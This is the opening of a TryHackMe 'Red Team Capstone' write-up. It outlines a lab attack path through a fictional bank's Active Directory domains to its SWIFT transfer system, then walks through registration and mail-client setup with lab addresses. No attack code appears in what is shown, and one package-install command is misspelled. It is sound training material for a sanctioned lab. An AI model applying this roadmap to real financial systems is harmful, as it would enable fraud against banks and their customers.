
Full WriteUp for the Red Team Capstone Room



from the proud TryHackMe user PK2212

This is my first WriteUp ever. So if you have any suggestions for improvement or want to contact me, please feel free to contact me via Discord: **PK2212#0548**

Rough Structure

1. OSINT
2. Perimeter Breach
3. Initial Compromise of Active Directory
4. Full Compromise of CORP Domain
5. Full Compromise of Parent Domain
6. Full Compromise of BANK Domain
7. Compromise of SWIFT and Payment Transfer

Unfortunately I had to take screenshots of Tyler Ramsbey's stream too, because I wrote German notes all over my screenshots, which would only confuse everyone.

OSINT

First of all, it is important to gather as much information as possible about the target, in this case THERESERVE.

To start with, the description in the TryHackMe room should be read carefully:

From it you can see the following information:

Tranfer Process:

1. a customer makes a request that funds should be transferred and receives a transfer code.


2. the customer contacts the bank and provides this transfer code.


3. an employee with the capturer role authenticates to the SWIFT application and captures the transfer.

4. An employee with the approver role reviews the transfer details and, if verified, approves the transfer. This has to be performed from a jump host.
Once approval for the transfer is received by the SWIFT network, the transfer is facilitated and the customer is notified.

This process will later be very important and significant when it comes to breaking SWIFT.


Next, you should download the tools, or if you are using the AttackBox, find the tools and lists in the directory /root/Rooms/CapstoneChallenge.






The tools you will find in there will make your life easier later if you don't want to download tools or scripts from the internet or want to be sure you are using the right version of a tool.

The word lists are also of EXTREME importance (at least as far as my attack path is concerned).
But I will get to those when the time comes.



You also need to authenticate first to get the flags.

I will briefly explain the different things you need to know about this application:



After logging in for the first time, you have to authenticate yourself, where you should enter your full TryHackMe name.

This is followed by something that looks something like this:


==========
Thank you for registering on e-Citizen for the Red Team engagement against TheReserve.
Please take note of the following details and please make sure to save them, as they will not be displayed again.
==========
Username: PK2212
Password: <random password>
MailAddr: PK2212@corp.th3reserve.loc
IP Range: 10.200.121.0/24
==========

!!!The whole thing must be saved somewhere by you!!!

This is because you use this data to log in to this module each time, for example to receive flags or to have them sent (more on this in a moment).


Set up your email client

First you set up your email client, to recieve the flags at the end.




At this point you can download the email software with the command "sudo apt install revolution" (unless revolution is already on your computer).


Then type "sudo evolution" into your terminal and two windows will open:




If so, click two on "next" and then click "next" again.
At "Full Name" I have now also entered my email (I think you could enter anything) and at the emial addresse too (but it has to be like this).





For receiving email, the IP address of the webmail server must be entered under Server. It is important that IMAP and port 143 is set.






For sending email, the IP of the webmail server must be entered and SMTP / port 25 must be set.



Sending Email
Welcome
Restore from Backup
Identity
Receiving Email
Receiving Options
Sending Email
Account Summary
Done
Server Type: SMTP
Description: For delivering mail by connecting to a remote mailhub using SMTP.
Configuration
Server: 10.200.103.11
Port: 25
Server requires authentication
Security
Encryption method: No encryption
Authentication
Type: Check for Supported Types
PLAIN
Username:
Cancel
Finish
Back
Next


Account Summary
Welcome
Restore from Backup
Identity
Receiving Email
Receiving Options
Sending Email
Account Summary
Done
This is a summary of the settings which will be used to access your mail.
Account Information
Name: PK2212@corp.th3reserve.loc
The above name will be used to identify this account.
Use for example, "Work" or "Personal".
Personal Details
Full Name: PK2212@corp.th3reserve.loc
